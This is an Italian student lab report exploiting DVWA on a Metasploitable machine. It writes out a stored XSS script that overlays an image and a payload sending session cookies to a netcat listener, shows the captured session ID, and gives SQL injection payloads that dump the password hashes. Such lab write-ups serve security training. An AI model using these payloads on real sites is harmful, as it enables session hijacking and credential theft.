


S6-L5

Carmela Ferrandina

TRACCIA

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità: ● XSS stored. ● SQL injection. ● SQL injection blind (opzionale). Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW. Scopo dell'esercizio: ● Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante. ● Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi). Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.




Prima di iniziare, controllo tramite un ping che le due macchine siano in comunicazione tra loro.

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=16.6 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=1.26 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.46 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.80 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=2.57 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=1.49 ms

--- 192.168.50.100 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5002ms
```

```
(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.868 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.35 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.865 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.83 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=1.73 ms
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.989 ms
^C
— 192.168.50.101 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5624ms
rtt min/avg/max/mdev = 0.865/1.272/1.831/0.395 ms
```


A questo punto accedo alla pagina DVWA con l'url *192.168.50.101/dvwa/login.php* e inserisco nei campi riservati a username e password rispettivamente le credenziali "admin" e "password". Effettuato l'accesso, nella sezione DVWA Security imposto il livello di sicurezza su "low".



DVWA Security

Script Security

Security Level is currently low.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low 

XSS STORED



DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Navigation: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, **XSS stored**, DVWA Security, PHP Info, About, Logout

Username: admin
Security Level: low
PHPIDS: disabled

Questa vulnerabilità si verifica quando eventuali input dannosi inseriti da un utente vengono salvati permanentemente sul server e successivamente visualizzati senza adeguata sanitizzazione. Questo consente agli attaccanti di inserire script maligni che verranno eseguiti nel browser degli utenti che visitano quelle pagine web, compromettendo la sicurezza. Un esempio è l'inserimento di codice JavaScript in un campo di commento che, una volta salvato e visualizzato, esegue il codice ogni volta che la pagina viene caricata. Questo può portare a furto di cookie, alterazione dei contenuti della pagina e blocco dell'interazione con la pagina stessa.

```
▶ <tr> ☐ </tr>
▼ <tr>
  <td width="100">Message *</td>
  ▼ <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
  </td>
</tr>
▶ <tr> ☐ </tr>
</tbody>
...

```

La textarea del campo "Message" ha una lunghezza massima di 50 caratteri, vado ad aumentare il limite a 500 per poter inserire uno script che andrà a far comparire un'immagine persistente già presente sul mio desktop, che oltre ad alterare il contenuto della pagina, impedirà all'utente di interagire con essa coprendo i campi di input.

```
▼ <td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
</td>

```


Per fare questo, vado a eseguire un server HTTP locale sulla porta 8000 con Python che servirà il file dalla directory “/home/kali/Desktop”. Questo server consente di accedere ai file attraverso il browser o altri client HTTP sulla rete locale. In output possiamo vedere infatti che un client con l'indirizzo IP 192.168.50.100 ha richiesto il file “5jrlef.jpg” (GET).

```
File  Actions  Edit  View  Help

(kali@kali)-[~]
$ cd /home/kali/Desktop

(kali@kali)-[~/Desktop]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.100 - - [23/May/2024 14:49:03] "GET /5jrlef.jpg HTTP/1.1" 200 -
```

Creo il codice JavaScript che mi permetterà di far comparire la mia immagine.


```
<script>
    var i = new Image();
    i.src = 'http://192.168.50.102:8000/5jrlef.jpg';
    i.style.position = 'fixed';
    i.style.top = '50%';
    i.style.left = '50%';
    i.style.transform = 'translate(-50%, -50%)';
    document.body.appendChild(i);
</script>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Test"/>
Message *	<div><div>i.style.transform = 'translate(-50%, -50%)'; document.body.appendChild(i); </script></div><div>Sign Guestbook</div></div>

Successivamente lo trascrivo nella sezione “Message” con il nome “Test” e lo invio.

L'immagine che ho scelto viene così visualizzata nella pagina e andrà a coprire i campi ogni volta che proverò ad accedervi, rendendomi impossibile interagire con la pagina.



Per usare un altro script che mi permetterà di recuperare i cookie di sessione, vado a cancellare quello appena creato tramite le impostazioni della pagina DVWA. Poi modifico ancora il parametro "maxlength" per poterlo inserire.

```
<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea>
</td>
</tr>
```



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -l -p 8080
```

Utilizzo netcat per aprire una connessione sulla porta 8080. In seguito vado a usare lo script che mi permetterà di recuperare i cookie di sessione: *"window.location"* reindirizzerà i cookie sul mio server, *"127.0.0.1"* è il localhost, *"8080"* è la porta su cui sono in ascolto, infine *"document.cookie"* recupererà i cookie di sessione della pagina.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Hack"/>
Message *	<input type="text" value="<script>window.location='http://127.0.0.1:8080/cookie='+document.cookie</script>"/>
	<input type="button" value="Sign Guestbook"/>


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -l -p 8080  
GET /cookie=security=low;%20PHPSESSID=43136f1d5f6298d619cefc996a455327 HTTP/1  
.1  
Host: 127.0.0.1:8080  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/  
115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag  
e/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

Effettuo l'accesso e recupero
i cookie di sessione.

RIDUZIONE DEL RISCHIO

1. **Convalida degli input:** Verificare rigorosamente tutti gli input degli utenti per assicurarsi che siano sicuri e conformi alle aspettative dell'applicazione.
2. **Sanitizzazione degli input:** Utilizzare librerie di sicurezza per convertire i caratteri speciali in entità HTML, impedendo l'esecuzione di codice dannoso.
3. **Framework moderni:** Adottare framework come React o Angular, che gestiscono automaticamente l'escaping delle variabili.
4. **Content Security Policy (CSP):** Implementare CSP per limitare l'esecuzione di script non autorizzati, aggiungendo un ulteriore livello di protezione.
5. **Test di sicurezza regolari:** Eseguire test di sicurezza periodici per identificare e correggere tempestivamente le vulnerabilità XSS.
6. **Strumenti di scansione:** Utilizzare strumenti di scansione per monitorare costantemente l'applicazione e individuare potenziali vulnerabilità.


SQL INJECTION

Questa vulnerabilità consente agli attaccanti di interferire con le query SQL eseguite sul database di un'applicazione web. L'esecuzione di comandi arbitrari sul database va a comprometterne la sicurezza. Prenderò in esame i due tipi di **SQL Injection**: **Blind** e **non Blind**. La differenza riguarda la visibilità e il feedback dell'iniezione SQL effettuata.

SQL INJECTION

(NON BLIND)

Inserendo un carattere non consentito nella query, ricevo subito una risposta dalla pagina web riguardo a un errore di sintassi.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there is a dark header with the DVWA logo. Below the header, the page title is "Vulnerability: SQL Injection". Underneath, there is a form with the label "User ID:" and a text input field. To the right of the input field is a "Submit" button. Below the form, there is a section titled "More info" which contains three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Inserendo i numeri da 1 a 5, visualizzo tutti gli User ID presenti nel database.

User ID:

ID: 1
First name: admin
Surname: admin

User ID:

ID: 2
First name: Gordon
Surname: Brown

User ID:

ID: 3
First name: Hack
Surname: Me

User ID:

ID: 4
First name: Pablo
Surname: Picasso



User ID:

ID: 5
First name: Bob
Surname: Smith

Utilizzando la query " OR '1'='1",
visualizzo tutti gli utenti presenti nel
database.

Vulnerability: SQL Injection

User ID:

Submit

ID: ' OR '1'='1'
First name: admin
Surname: admin

ID: ' OR '1'='1'
First name: Gordon
Surname: Brown

ID: ' OR '1'='1'
First name: Hack
Surname: Me

ID: ' OR '1'='1'
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1'
First name: Bob
Surname: Smith

Tramite "view_source" mi
assicuro che il nome della
tabella sia "users" per andare a
creare la query successiva.

```
192.168.50.101/dvwa/vulnerabilities/view_source
php
isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error());
    $num = mysql_numrows($result);
```


Inviando la query “ ‘ UNION SELECT user, password FROM users#”, andrò a visualizzare gli hash delle password.

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SQL INJECTION

(BLIND)

Questa volta, inserendo un carattere non consentito nella query, non ricevo alcun feedback dalla pagina web. Dovrò perciò basarmi su comportamenti indiretti della pagina, come il tempo di risposta utilizzando un timing.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Vado a inserire “1' AND SLEEP(5)--” che, se la pagina impiegherà 5 secondi in più a rispondere, mi permetterà di sapere che l'iniezione è stata eseguita.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' UNION SELECT first_name, password FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT first_name, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

